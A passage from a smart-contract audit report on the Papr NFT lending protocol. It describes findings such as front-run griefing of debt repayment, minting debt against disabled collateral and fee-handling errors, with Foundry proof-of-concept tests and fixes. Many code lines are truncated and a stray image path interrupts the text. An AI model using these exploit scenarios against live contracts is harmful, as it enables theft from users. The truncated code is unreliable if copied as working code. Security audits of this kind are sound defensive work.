    priceKind = ReservoirOracleUnderwriter.PriceKind.TWAP;
    ReservoirOracleUnderwriter.OracleInfo memory twapOracleInfo

    // The borrower is liquidated in the same block.
    vm.expectEmit(true, true, false, false);
    emit RemoveCollateral(borrower, collateral.addr, collateral.
    controller.startLiquidationAuction(borrower, collateral, twa
}
```

Recommended Mitigation Steps

Consider adding a liquidation LTV that's bigger than the maximal borrow LTV; positions can only be liquidated after reaching the liquidation LTV. This will create a room for price fluctuations and let users increase their collateral or decrease debt before being liquidating.

Alternatively, consider liquidating positions only after their debt has increased the maximal one:

```
--- a/src/PaprController.sol
+++ b/src/PaprController.sol
```

```
@@ -314,7 +314,7 @@ contract PaprController is

         uint256 oraclePrice =
             underwritePriceForCollateral(collateral.addr, Reser
-        if (info.debt < _maxDebt(oraclePrice * info.count, cach
+        if (info.debt <= _maxDebt(oraclePrice * info.count, cac
             revert IPaprController.NotLiquidatable();
         }
```

wilsoncusack (Backed) disagreed with severity and commented:

> I agree we should change this to a `<` PaprController.sol#L471. But I do not see this as High severity, I don't think.

> Even with that changed, it is possible to be liquidated in the same block due to Target changing or a new oracle price. I think this is the norm for other lending protocols, e.g. I believe with Compound or Maker you could be liquidated in the same block if you max borrow and the oracle price is updated in the same block?

Jeiwan (warden) commented:

> Other lending protocols, like Compound, Maker, and Aave, have different LTV thresholds. For example, AAVE

> Max LTV is the maximal debt and Liquidation threshold is the liquidation LTV. Users may borrow until max LTV but they're liquidated only after reaching the liquidation LTV. In the case of ETH, max LTV on AAVE is 82.50% and Liquidation threshold is 86.00%. The difference allows price and collateral value fluctuations, and it depends on the risk profile of an asset. For example, it's 13% for LINK

> This difference protects users from liquidations caused by high volatility.

> This is a high finding because users lose funds during liquidations and every liquidation may create bad debt for the protocol. Liquidations are harmful for both protocols and users, so lending protocols shouldn't allow users to borrow themselves right into liquidations.

wilsoncusack (Backed) commented:

> Thanks! TIL. My main reference was squeeth and there you can borrow right up to max (unless I miss something, again). Will consider making this change!

trust1995 (judge) commented:

> Because warden has demonstrated there is potentially no gap between liquidation LTV and borrow LTV, will treat this as HIGH impact. If the gap was even 1 wei I believe it would be a MEDIUM find, but the current code incentivizes MEV bots liquidating max debt positions in the same block.

Medium Risk Findings (8)

[M-01] Missing deadline checks allow pending transactions to be maliciously executed

Submitted by **Bobface**

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L208

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L182

Summary

The `PaprController` contract does not allow users to submit a deadline for their actions which execute swaps on Uniswap V3. This missing feature enables pending transactions to be maliciously executed at a later point.

Detailed description

AMMs provide their users with an option to limit the execution of their pending actions, such as swaps or adding and removing liquidity. The most common solution is to include a deadline timestamp as a parameter (for example see **Uniswap V2** and

Uniswap V3). If such an option is not present, users can unknowingly perform bad trades:

1. Alice wants to swap 100 `tokens` for 1 `ETH` and later sell the 1 `ETH` for 1000 `DAI`.
2. The transaction is submitted to the mempool, however, Alice chose a transaction fee that is too low for miners to be interested in including her transaction in a block. The transaction stays pending in the mempool for extended periods, which could be hours, days, weeks, or even longer.
3. When the average gas fee dropped far enough for Alice's transaction to become interesting again for miners to include it, her swap will be executed. In the meantime, the price of `ETH` could have drastically changed. She will still get 1 `ETH` but the `DAI` value of that output might be significantly lower. She has unknowingly performed a bad trade due to the pending transaction she forgot about.

An even worse way this issue can be maliciously exploited is through MEV:

1. The swap transaction is still pending in the mempool. Average fees are still too high for miners to be interested in it. The price of `tokens` has gone up significantly since the transaction was signed, meaning Alice would receive a lot more `ETH` when the swap is executed. But that also means that her maximum slippage value (`sqrtPriceLimitX96` and `minOut` in terms of the Papr contracts) is outdated and would allow for significant slippage.
2. A MEV bot detects the pending transaction. Since the outdated maximum slippage value now allows for high slippage, the bot sandwiches Alice, resulting in significant profit for the bot and significant loss for Alice.

Since Papr directly builds on Uniswap V3, such deadline parameters should also be offered to the Papr users when transactions involve performing swaps. However, there is no deadline parameter available. Some functions, such as `_increaseDebtAndSell`, are to some degree protected due to the oracle signatures becoming outdated after 20 minutes, though even that could be too long for certain trades. Other functions, such as `buyAndReduceDebt`, are entirely unprotected.

Recommended Mitigation Steps

Introduce a `deadline` parameter to all functions which potentially perform a swap on the user's behalf.

Impact

Categorizing this issue into Medium versus High was not immediately obvious. I came to the conclusion that this is a high-severity issue for the following reason:

I run an arbitrage MEV bot myself, which also tracks pending transactions in the mempool, though for another reason than the one mentioned in this report. There is a *significant* amount of pending and even dropped transactions: over `200,000` transactions that are older than one month. These transactions do all kinds of things, from withdrawing from staking contracts to sending funds to CEXs and also performing swaps on DEXs like Uniswap. This goes to show that this issue will in fact be very real, there will be very old pending transactions wanting to perform trades without a doubt. And with the prevalence of advanced MEV bots, these transactions will be exploited as described in the second example above, leading to losses for Papr's users.

Proof of Concept

Omitted in this case, since the exploit is solely based on the fact that there is no limit on how long a transaction including a swap is allowed to be pending, which can be clearly seen when looking at the mentioned functions.

Jeiwan (warden) commented:

> A slippage check is in place, so users are protected from losing funds during swapping: https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/libraries/UniswapHelpers.sol#L58-L60

> The only viable attack scenario seems to be stealing of positive slippage by MEV bots. However, a deadline may not protect from this as well, since a spike in price may happen before a deadline. A too short deadline may also cause undesired reverts during gas price volatility. All in all it seems like users will likely cancel or re-submit their transactions instead of waiting for pending ones.

wilsoncusack (Backed) disagreed with severity and commented:

> Was going to say what @Jeiwan said. Think it should be Medium or Low.

trust1995 (judge) decreased severity to Medium and commented:

> On the fence between Low and Medium. I tend to view “stealing of positive slippage” as meaningful enough to warrant Medium severity.

[M-02] Disabled NFT collateral should not be used to mint debt

Submitted by **ladboy233**, *also found by* **unforgiven**, **bin2chen**, **8olidity**, *and* **__141345__**

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L365

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L138

Impact

Disabled collateral can still be used to mint debt.

Proof of Concept

There is an access control function in PaprController.sol:

```
    /// @inheritdoc IPaprController
    function setAllowedCollateral(IPaprController.CollateralAllowed(
            external
            override
            onlyOwner
    {
```

According to IPaprController, if the collateral is disabled, set to false, the user should not be allowed to mint debt using the collateral:

```
    /// @notice sets whether a collateral is allowed to be used to m
    /// @dev owner function
    /// @param collateralConfigs configuration settings indicating w
    function setAllowedCollateral(IPaprController.CollateralAllowedC
```

However, the code only checks if the collateral is allowed when adding collateral:

```
    function _addCollateralToVault(address account, IPaprController.
            if (!isAllowed[address(collateral.addr)]) {
                    revert IPaprController.InvalidCollateral();
            }
```

But does not have the same check when minting debt, then user can use disabled collateral to mint debt:

```
    function _increaseDebt(
            address account,
            ERC721 asset,
            address mintTo,
            uint256 amount,
            ReservoirOracleUnderwriter.OracleInfo memory oracleInfo
    ) internal {
            uint256 cachedTarget = updateTarget();

            uint256 newDebt = _vaultInfo[account][asset].debt + amou
            uint256 oraclePrice =
                    underwritePriceForCollateral(asset, ReservoirOra

            uint256 max = _maxDebt(_vaultInfo[account][asset].count

            if (newDebt > max) revert IPaprController.ExceedsMaxDebt

            if (newDebt >= 1 << 200) revert IPaprController.DebtAmou

            _vaultInfo[account][asset].debt = uint200(newDebt);
            PaprToken(address(papr)).mint(mintTo, amount);

            emit IncreaseDebt(account, asset, amount);
    }
```

As shown in the coded POC, we can add the following test to increaseDebt.t.sol:

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/test/paprController/IncreaseDebt.t.sol#L32

```
    function testIncreaseDebt_POC() public {

            uint256 debt = 10 ether;
            // console.log(debt);

            vm.assume(debt < type(uint200).max);
            vm.assume(debt < type(uint256).max / controller.maxLTV()

            oraclePrice = debt * 2;
            oracleInfo = _getOracleInfoForCollateral(nft, underlying


            vm.startPrank(borrower);
            nft.approve(address(controller), collateralId);
            IPaprController.Collateral[] memory c = new IPaprControl
            c[0] = collateral;

            controller.addCollateral(c);

            // disable the collateral but still able to mint debt
            IPaprController.CollateralAllowedConfig[] memory args =
            args[0] = IPaprController.CollateralAllowedConfig({
                    collateral: address(collateral.addr),
                    allowed: false
            });

            vm.stopPrank();

            vm.prank(controller.owner());
            controller.setAllowedCollateral(args);

            vm.startPrank(borrower);

            controller.increaseDebt(borrower, collateral.addr, debt,
            assertEq(debtToken.balanceOf(borrower), debt);
            assertEq(debt, controller.vaultInfo(borrower, collateral
    }
```

We disable the collateral but still are able to mint debt by calling increaseDebt.

We run the test:

```
forge test -vvv --match testIncreaseDebt_POC
```

The test passes, but the test should revert.

```
Running 1 test for test/paprController/IncreaseDebt.t.sol:Increa
[PASS] testIncreaseDebt_POC() (gas: 239301)
Test result: ok. 1 passed; 0 failed; finished in 237.42ms
```

Recommended Mitigation Steps

We recommend the project add checks to make sure when the collateral is disabled, the collateral should not be used to mint debt.

```
if (!isAllowed[address(collateral.addr)]) {
        revert IPaprController.InvalidCollateral();
}
```

wilsoncusack (Backed) confirmed and commented:

> Hmm, yeah this was known but the warden is probably right that it makes sense to stop minting more debt with these.

[M-03] Grieving attack by failing user's transactions

Submitted by HE1M*, also found by* HollaDieWaldfee

An attacker can apply grieving attack by preventing users from interacting with some of the protocol functions. In other words whenever a user is going to reduce his debt, or buy and reduce his debt in one tx, it can be failed by the attacker.

Proof of Concept

In the following scenario, I am explaining how it is possible to fail user's transaction to reduce their debt fully. Failing other transactions (buy and reduce the debt in one tx) can be done similarly.

- Suppose Alice (an honest user) has debt of 1000 `PaprToken` and she intends to repay her debt fully:
- So, she calls the function `reduceDebt` with the following parameters:
    - `account` : Alice's address
    - `asset` : The NFT which was used as collateral
    - `amount` : 1000 * 10**18 (decimal of `PaprToken` is 18).

```
function reduceDebt(address account, ERC721 asset, uint256 amour
        _reduceDebt({account: account, asset: asset, burnFrom: m
    }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L148

- Bob (a malicious user who owns a small amount of `PaprToken`) notices Alice's transaction in the Mempool. So, Bob applies front-run attack and calls the function `reduceDebt` with the following parameters:
    - `account` : Alice's address
    - `asset` : The NFT which was used as collateral
    - `amount` : 1
- By doing so, Bob repays only 1 `PaprToken` on behalf of Alice, so Alice's debt becomes `1000 * 10**18 - 1` .

```
function _reduceDebt(address account, ERC721 asset, address burr
        _reduceDebtWithoutBurn(account, asset, amount);
        PaprToken(address(papr)).burn(burnFrom, amount);
    }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L481

```
function _reduceDebtWithoutBurn(address account, ERC721 asset, u
        _vaultInfo[account][asset].debt = uint200(_vaultInfo[acc
        emit ReduceDebt(account, asset, amount);
    }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L486

- Then, when Alice's transaction is going to be executed, it fails because of `Underflow Error`. Since Alice's debt is `1000 * 10**18 - 1` while Alice's transaction was going to repay `1000 * 10**18`.

```
_vaultInfo[account][asset].debt = uint200(_vaultInfo[account][as
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L487

- Bob only pays a very small value of 1 `PaprToken` (consider that the decimal is 18) to apply this grieving attack.
- Bob can repeat this attack for Alice, if Alice is going to call this function again with correct parameter.

In summary, Bob could prevent the user from paying her debt fully by just repaying a very small amount of the user's debt in advance and as a result causing underflow error. Bob can apply this attack for all other users who are going to repay their debt fully. Please note that if a user is going to repay her debt partially, the attack can be expensive and not financially reasonable, but in case of full repayment of debt, it is very cheap to apply this grieving attack.

This attack can be applied on the transactions that are going to interact with the function `_reduceDebt`. The transactions interacting with this specific function are:

- `buyAndReduceDebt(...)`

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L229

- `reduceDebt(...)`

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L149

It means that the attacker can prevent users from calling the functions above.

Recommended Mitigation Steps

The following condition should be added to the function `_reduceDebtWithoutBurn`:

```
    function _reduceDebtWithoutBurn(address account, ERC721 asset, u
            if(amount > _vaultInfo[account][asset].debt){
                amount = _vaultInfo[account][asset].debt;
            }
            _vaultInfo[account][asset].debt = uint200(_vaultInfo[acc
            emit ReduceDebt(account, asset, amount);
        }
```

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L486

wilsoncusack (Backed) confirmed

[M-04] Incorrect usage of safeTransferFrom traps fees in Papr Controller

Submitted by Oxalpharush

Because the Papr Controller never gives approval for ERC20 transfers, calls to `safeTransferFrom` on the Papr token will revert with insufficient approval. This will trap proceeds from auctions in the contract and prevent the owner/ DAO from collecting fees, motivating the rating of high severity. The root cause of this issue is misusing `safeTransferFrom` to transfer tokens directly out of the contract instead of using `transfer` directly. The contract will hold the token balance and thus does not need approval to transfer tokens, nor can it approve token transfers in the current implementation.

Proof of Concept

Comment out this token approval as the controller contract does not implement functionality to call approve. It doesn't make sense to "prank" a contract account in this context because it deviates from the runtime behavior of the deployed contract. That is, it's impossible for the Papr Controller to approve token transfers. Run `forge test -m testSendPaprFromAuctionFeesWorksIfOwner` and observe that it fails because of insufficient approvals. Replace the call to `safeTransferFrom` with a call to `transfer(to, amount)` and rerun the test. It will now pass and correctly achieve the intended behavior.

Tools Used

Foundry

Recommended Mitigation Steps

Call `transfer(to, amount)` instead of `safeTrasferFrom` here. Note, it's unnecessary to use `safeTransfer` as the Papr token doesn't behave irregularly.

Jeiwan (warden) commented:

> Good finding! In the current implementation `PaprController` doesn't accumulate fees, so it may not cause a loss of funds.

wilsoncusack (Backed) confirmed

trust1995 (judge) commented:

> @wilsoncusack, will you agree that in the current iteration of the code, we can consider this a M level find as no funds are at risk?

wilsoncusack (Backed) commented:

> @trust1995 it's a tough call. No funds are at risk because we burn fees. So these functions are not needed or used right now. But if we did not burn fees then all papr fees would be stuck. In the whitepaper we mention the idea of an insurance fund. Tempted to say high?

trust1995 (judge) commented:

> I have reviewed this finding along with several other judges, and believe it is ultimately of Med severity. Thank you for your input.

[M-05] PaprController.buyAndReduceDebt: msg.sender can lose paper by paying the debt twice

Submitted by HollaDieWaldfee, *also found by* evan, bin2chen, *and* 0x52

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L208-L232

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/libraries/UniswapHelpers.sol#L31-L61

Impact

The `PaprController.buyAndReduceDebt` function (https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L208-L232) should work like this:

1. `msg.sender` swaps some amount of the underlying token for papr token
2. This amount of papr token is used to repay debt for the address in the `account` parameter

`msg.sender` and `account` can be different addresses such that one can repay anyone's debt.

However there is a mistake in the function which leads to this behavior:

1. `msg.sender` swaps some amount of the underlying token for papr token
2. The papr token is sent to the `account` address
3. The papr token is burnt from the `msg.sender`
4. The amount of papr token burnt from the `msg.sender` is used to pay back the debt of the `account` address

The issue is that the swapped papr token are sent to `account` but the papr token are burnt from `msg.sender`.

In the best scenario when calling this function, the msg.sender does not have enough papr token to burn so the function call reverts.

In the scenario that is worse, the `msg.sender` has enough papr token to be burnt.

So the `account` address receives the swapped papr token and the debt of `account` is paid as well by the `msg.sender`.

Thereby the `msg.sender` pays double the amount he wants to.

Once by swapping his underlying tokens for papr.

The second time because his papr token are burnt.

Proof of Concept

The `PaprController.buyAndReduceDebt` function (https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L208-L232) calls `UniswapHelpers.swap` (https://github.com/with-

backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/libraries/UniswapHelpers.sol#L31-L61):

```
(uint256 amountOut, uint256 amountIn) = UniswapHelpers.swap(
    pool,
    account,
    token0IsUnderlying,
    params.amount,
    params.minOut,
    params.sqrtPriceLimitX96,
    abi.encode(msg.sender)
);
```

The second parameter which has the value `account` is the recipient of the swap.

The last parameter which is `msg.sender` is the address paying the input amount for the swap.

So the `msg.sender` pays some amount of underlying and the papr that the underlying is swapped for is sent to the `account`.

But then the debt of `account` is reduced by burning papr token from `msg.sender`:

```
_reduceDebt({account: account, asset: collateralAsset, burnFrom:
```

However the papr token from the swap were received by `account`. So the `msg.sender` pays twice and `account` receives twice.

Tools Used

VS Code

Recommended Mitigation Steps

The swapped papr token should be sent to the `msg.sender` instead of `account` such that they can then be burnt from `msg.sender`.

In order to achieve this, a single line in `PaprController.buyAndReduceDebt` must be changed:

```
            (uint256 amountOut, uint256 amountIn) = UniswapHelpers.
                pool,
-               account,
+               msg.sender,
                token0IsUnderlying,
                params.amount,
                params.minOut,
                params.sqrtPriceLimitX96,
               abi.encode(msg.sender)
            );
```

wilsoncusack (Backed) confirmed

[M-06] `PaprController` pays swap fee in `buyAndReduceDebt`, not user

Submitted by Jeiwan, *also found by* HollaDieWaldfee, unforgiven, evan, Franfran, teawaterwire, bin2chen, poirots, fs0c, KingNFT, noot, 0x52, rvierdiiev, Saintcode_, *and* stealthyz

Since `PaprController` is not designed to hold any underlying tokens, calling `buyAndReduceDebt` with a swap fee set will result in a revert. The function can also be used to transfer out any underlying tokens sent to the contract mistakenly.

Proof of Concept

`PaprController` implements the `buyAndReduceDebt` function, which allows users to buy Papr tokens for underlying tokens and burn them to reduce their debt (PaprController.sol#L208). Optionally, the function allows the caller to specify a swap fee: a fee that's collected from the caller. However, in reality, the fee is collected from `PaprController` itself: `transfer` instead of `transferFrom` is called on the underlying token (PaprController.sol#L225-L227):

```
    if (hasFee) {
```

```
        underlying.transfer(params.swapFeeTo, amountIn * params.swap
    }
```

This scenario is covered by the `testBuyAndReduceDebtReducesDebt` test (BuyAndReduceDebt.t.sol#L12), however the fee is not actually set in the test:

```
    // Fee is initialized but not set.
    uint256 fee;
    underlying.approve(address(controller), underlyingOut + underlyi
    swapParams = IPaprController.SwapParams({
        amount: underlyingOut,
        minOut: 1,
        sqrtPriceLimitX96: _maxSqrtPriceLimit({sellingPAPR: false}),
        swapFeeTo: address(5),
        swapFeeBips: fee
    });
```

If fee is set in the test, the test wil revert with an “Arithmetic over/underflow” error:

```
    --- a/test/paprController/BuyAndReduceDebt.t.sol
    +++ b/test/paprController/BuyAndReduceDebt.t.sol
    @@ -26,7 +26,7 @@ contract BuyAndReduceDebt is BasePaprControlle
             IPaprController.VaultInfo memory vaultInfo = controller
             assertEq(vaultInfo.debt, debt);
             assertEq(underlyingOut, underlying.balanceOf(borrower))
    -        uint256 fee;
    +        uint256 fee = 1e3;
             underlying.approve(address(controller), underlyingOut +
             swapParams = IPaprController.SwapParams({
                 amount: underlyingOut,
```

Recommended Mitigation Steps

Consider this change:

```
    --- a/src/PaprController.sol
    +++ b/src/PaprController.sol
    @@ -223,7 +223,7 @@ contract PaprController is
             );
```

```
            if (hasFee) {
-               underlying.transfer(params.swapFeeTo, amountIn * pa
+               underlying.safeTransferFrom(msg.sender, params.swap
            }

            _reduceDebt({account: account, asset: collateralAsset,
```

wilsoncusack (Backed) confirmed

trust1995 (judge) commented:

> Chosen as best because it shows how to improve an existing test, well done.

[M-07] Last collateral check is not safe

Submitted by hansfriese

Liquidation might work incorrectly.

Proof of Concept

There is a function `purchaseLiquidationAuctionNFT()` to allow liquidators to purchase NFTs on auction.

In the line 273, the protocol checks if the current NFT is the last collateral using the `collateralValueCached`.

But it might be possible for Reservoir Oracle to return zero (for whatever reason) and in that case `collateralValueCached` will be zero even when the `_vaultInfo[auction.nftOwner][auction.auctionAssetContract].count!=0`.

One might argue that it is impossible for the Reservoir oracle to return zero output but I think it is safe not to rely on it.

```
PaprController.sol
264:     function purchaseLiquidationAuctionNFT(
265:         Auction calldata auction,
```

```
266:         uint256 maxPrice,
267:         address sendTo,
268:         ReservoirOracleUnderwriter.OracleInfo calldata orac
269:     ) external override {
270:         uint256 collateralValueCached = underwritePriceFor(
271:             auction.auctionAssetContract, ReservoirOracleUr
272:         ) * _vaultInfo[auction.nftOwner][auction.auctionAss
273:         bool isLastCollateral = collateralValueCached == 0;
274:
275:         uint256 debtCached = _vaultInfo[auction.nftOwner][a
276:         uint256 maxDebtCached = isLastCollateral ? debtCach
277:         /// anything above what is needed to bring this vau
278:         uint256 neededToSaveVault = maxDebtCached > debtCac
279:         uint256 price = _purchaseNFTAndUpdateVaultIfNeeded(
280:         uint256 excess = price > neededToSaveVault ? price
281:         uint256 remaining;
282:
283:         if (excess > 0) {
284:             remaining = _handleExcess(excess, neededToSaveV
285:         } else {
286:             _reduceDebt(auction.nftOwner, auction.auctionAs
287:             remaining = debtCached - price;
288:         }
289:
290:         if (isLastCollateral && remaining != 0) {
291:             /// there will be debt left with no NFTs, set i
292:             _reduceDebtWithoutBurn(auction.nftOwner, auctic
293:         }
294:     }
295:
```

Recommended Mitigation Steps

Change the line 273 as below.

```
bool isLastCollateral = _vaultInfo[auction.nftOwner][auction.auc
```

wilsoncusack (Backed) confirmed and commented:

> Not sure if this was flagged in other issues but the outcome of this is significant: if we incorrectly think that it is a user's last NFT, then we will set their debt to 0. If they did in fact have other NFTs in, then they can withdraw these for free!

trust1995 (judge) commented:

> The impact of `underwritePriceForCollateral()` returning 0 when `count != 0` is clear. However, user has not specified a single plausible reason as to how the oracle could return 0. From my knowledge, it should not be possible with standard oracles, and therefore the finding can at most be treated as a Low level find. Medium severity should clearly define hypotheticals, which are missing in the above report.


hansfriese (warden) commented:

> @trust1995 Please note that it is possible for the Reservoir oracle (that is used in this protocol) to return zero price.

> I tried their test suite using a collection 0x495f947276749Ce646f68AC8c248420045cb7b5e.

> From the protocol's viewpoint, Reservoir is still an external dependency and I think no assumptions should be made about it.

> I reached out to the Reservoir protocol dev team regarding this and got a reply as below.



> After all, the Reservoir team also warns that it is not safe to assume their return price can not be zero.

trust1995 (judge) commented:

> After deliberating on the decision with another judge, believe it is best to give warden the benefit of the doubt regarding hypotheticals surrounding zero return value. Will award Medium.

[M-08] User fund loss because function

`purchaseLiquidationAuctionNFT()` takes extra liquidation penalty when user's last collateral is liquidated, (set wrong value for `maxDebtCached` when `isLastCollateral` is true)

Submitted by unforgiven*, also found by* hansfriese

Function `purchaseLiquidationAuctionNFT()` purchases a liquidation auction with the controller's papr token. The liquidator pays the papr amount which is equal to price of the auction and receives the auctioned NFT. Contract would transfer paid papr and pay borrower debt and if there is extra papr left, it would be transferred to the user.

For extra papr that is not required for brining user debt under max debt, contract gets liquidation penalty but in some cases (when the auctioned NFT is user's last collateral) contract take penalty from all of the transferred papr and not just the extra. So users would lose funds in those situations because of this and the fund could be big because the penalty is 10% of the price of the auction and in most cases user would lose 10% of his debt (the value of the NFT).

Proof of Concept

This is `purchaseLiquidationAuctionNFT()` code:

```
    function purchaseLiquidationAuctionNFT(
        Auction calldata auction,
        uint256 maxPrice,
        address sendTo,
        ReservoirOracleUnderwriter.OracleInfo calldata oracleInf
    ) external override {
        uint256 collateralValueCached = underwritePriceForCollat
            auction.auctionAssetContract, ReservoirOracleUnderwr
        ) * _vaultInfo[auction.nftOwner][auction.auctionAssetCor
        bool isLastCollateral = collateralValueCached == 0;

        uint256 debtCached = _vaultInfo[auction.nftOwner][auctic
        uint256 maxDebtCached = isLastCollateral ? debtCached :
        /// anything above what is needed to bring this vault ur
        uint256 neededToSaveVault = maxDebtCached > debtCached ?
        uint256 price = _purchaseNFTAndUpdateVaultIfNeeded(aucti
        uint256 excess = price > neededToSaveVault ? price - nee
        uint256 remaining;
```

```
            if (excess > 0) {
                remaining = _handleExcess(excess, neededToSaveVault,
            } else {
                _reduceDebt(auction.nftOwner, auction.auctionAssetCo
                remaining = debtCached - price;
            }

            if (isLastCollateral && remaining != 0) {
                /// there will be debt left with no NFTs, set it to
                _reduceDebtWithoutBurn(auction.nftOwner, auction.auc
            }
        }
```

As you can see when `collateralValueCached` is 0 and user has no more collaterals left then the value of `isLastCollateral` set as true. And when `isLastCollateral` is true the value of `maxDebtCached` set as `debtCached` (line `maxDebtCached = isLastCollateral ? debtCached : _maxDebt(collateralValueCached, updateTarget());`) and the value of the `neededToSaveVault` would be 0 (line `neededToSaveVault = maxDebtCached > debtCached ? 0 : debtCached - maxDebtCached`) and the `excess` would be equal to `price` (in the line `excess = price > neededToSaveVault ? price - neededToSaveVault : 0`) so all the papr paid by liquidator would be considered as excess and the contract would get liquidation penalty out of that. So in the current implementation in last collateral liquidation all of the paid papr by liquidator would be considered excess:

1. uUer has no NFT left.
2. debtCached is 100.
3. collateralValueCached is 0 and isLastCollateral is true.
4. maxDebtCached would be as debtCached which is 100.
5. neededToSaveVault would be debtCached - maxDebtCached which is 0.
6. excess would equal to price and code would take penalty out of all the price amount.

Code wants to take penalty from what borrower is going to receive (other than the required amount for extra debt), but in the current implementation when it is last NFT code took fee from all of the payment. These are the steps that show how the

issue would harm the borrower and borrower would lose funds: (of course user debt would be set to 0 in the end, but if price was higher than user debt user won't receive the extra amount).

1. User debt is 900 and price of auction is 1000 and user has no NFT left.
2. Some one pays 1000 Papr and buys the auctioned token, now user would receive 0 amount because the penalty would be 1000 * 10% = 100 and the debt is 900.
3. But penalty should be (1000-900) * 10% = 10 and user should have received 90 token.

So users would receive less amount when their last NFT is liquidated and the price is higher than debt. Users would lose 10% of their entitled fund. Most users can use one token as collateral so the bug can happen most of the time.

Tools Used

VIM

Recommended Mitigation Steps

The code should be like this:

```
uint256 maxDebtCached = isLastCollateral ? 0: _maxDebt(collatera
```

wilsoncusack (Backed) confirmed

trust1995 (judge) decreased severity to Medium

Low Risk and Non-Critical Issues

For this contest, 34 reports were submitted by wardens detailing low risk and non-critical issues. The **report highlighted below** by **yixxas** received the top score from the judge.

The following wardens also submitted reports: **Breeje**, **gz627**, **ak1**, **Franfran**, **wait**, **0xSmartContract**, **Aymen0909**, **SaharDevep**, **lukris02**, **bin2chen**, **tnevler**, **Diana**,

imare, Jeiwan, unforgiven, HE1M, HollaDieWaldfee, brgltd, shark, SmartSek, IIIIIII, 0x52, 0xAgro, chrisdior4, rvierdiiev, Secureverse, RaymondFam, Bobface, ladboy233, Bnke0x0, oyc_109, Rolezn, *and* 0xhacksmithh .

[L-01] Current decay percentage could be too high

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L44-L47

Currently, we have a decay per period of 70% and a period of 1 day. This means that every day, price drop will be 70%. While I understand that the protocol strives for an exponential decay dutch auction format, with the current numbers, price of NFT will quickly be negligible.

An example of how quickly the price can drop.

Day 0: 1000 Day 1: 300 Day 2: 90 Day 3: 27

Recommendation

One recommendation is to reduce this amount to a more reasonable 30-50%. It still maintains the property of exponential decrease, but at a slower pace.

[L-02] `latestAuctionStartTime` can be wrongly set to 0 even if an NFT is still selling in auction

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/PaprController.sol#L519-L530

This issue can happen when multiple collaterals are sent for auction. The vulnerability can happen due to `_purchaseNFTAndUpdateVaultIfNeeded()`.

PaprController.sol#L519-L530

```
    function _purchaseNFTAndUpdateVaultIfNeeded(Auction calldata auc
        internal
```

```
        returns (uint256)
    {
        (uint256 startTime, uint256 price) = _purchaseNFT(auction, m

        if (startTime == _vaultInfo[auction.nftOwner][auction.auctic
            _vaultInfo[auction.nftOwner][auction.auctionAssetContrac
        }

        return price;
    }
```

We note how `_vaultInfo[auction.nftOwner][auction.auctionAssetContract].latestAuctionStartTime` is set to 0 when `startTime == _vaultInfo[auction.nftOwner][auction.auctionAssetContract].latestAuctionStartTime`.

It is documented that when `latestAuctionStartTime == 0`, no auction is being held but this is not true.

2 collaterals from a user can be sent to an auction, but the later one gets purchased first. This would set the `vault.latestAuctionStartTime` to 0 even though the first auction is still running. This can lead to potential problems in the future if we rely on this value.

Recommendation

It might be a good idea to restrict only one collateral to be sent to the auction at a time. Another high severity issue arises due to this as I have written in my other report.

[L-03] Using the 30 days TWAP floor price of the entire collection means that the protocol is largely restricted to using the NFTS that are close to the floor price.

There is currently a huge difference in price between the top few PUNK NFT, and the bottom few. For instance, the lowest ask price is currently `63.66 ETH` (as of the time of writing this report) as seen **here**. The top few NFTS are last sold in the range of 1000s of ETH.

Since the value of the debt that a user can raise from the collateral is computed by the total number of deposited collaterals multiplied by the lowest price of the NFT in the collection, it makes little sense for anyone to use any higher-valued NFTs as collateral. This seriously limits the use of the protocol if only a limited number of NFTS are used.

Recommendation

It is recommended that we use a different metric to measure price here. We could target NFTs individually instead of seeing them as a group.

[L-04] Signature scheme is not checking that `signerAddress` is not 0

https://github.com/with-backed/papr/blob/9528f2711ff0c1522076b9f93fba13f88d5bd5e6/src/ReservoirOracleUnderwriter.sol#L88

`ecrecover` returns a value of 0 for invalid signature. We also note that in the constructor, there is no check to ensure that `oracleSigner` is not address 0.

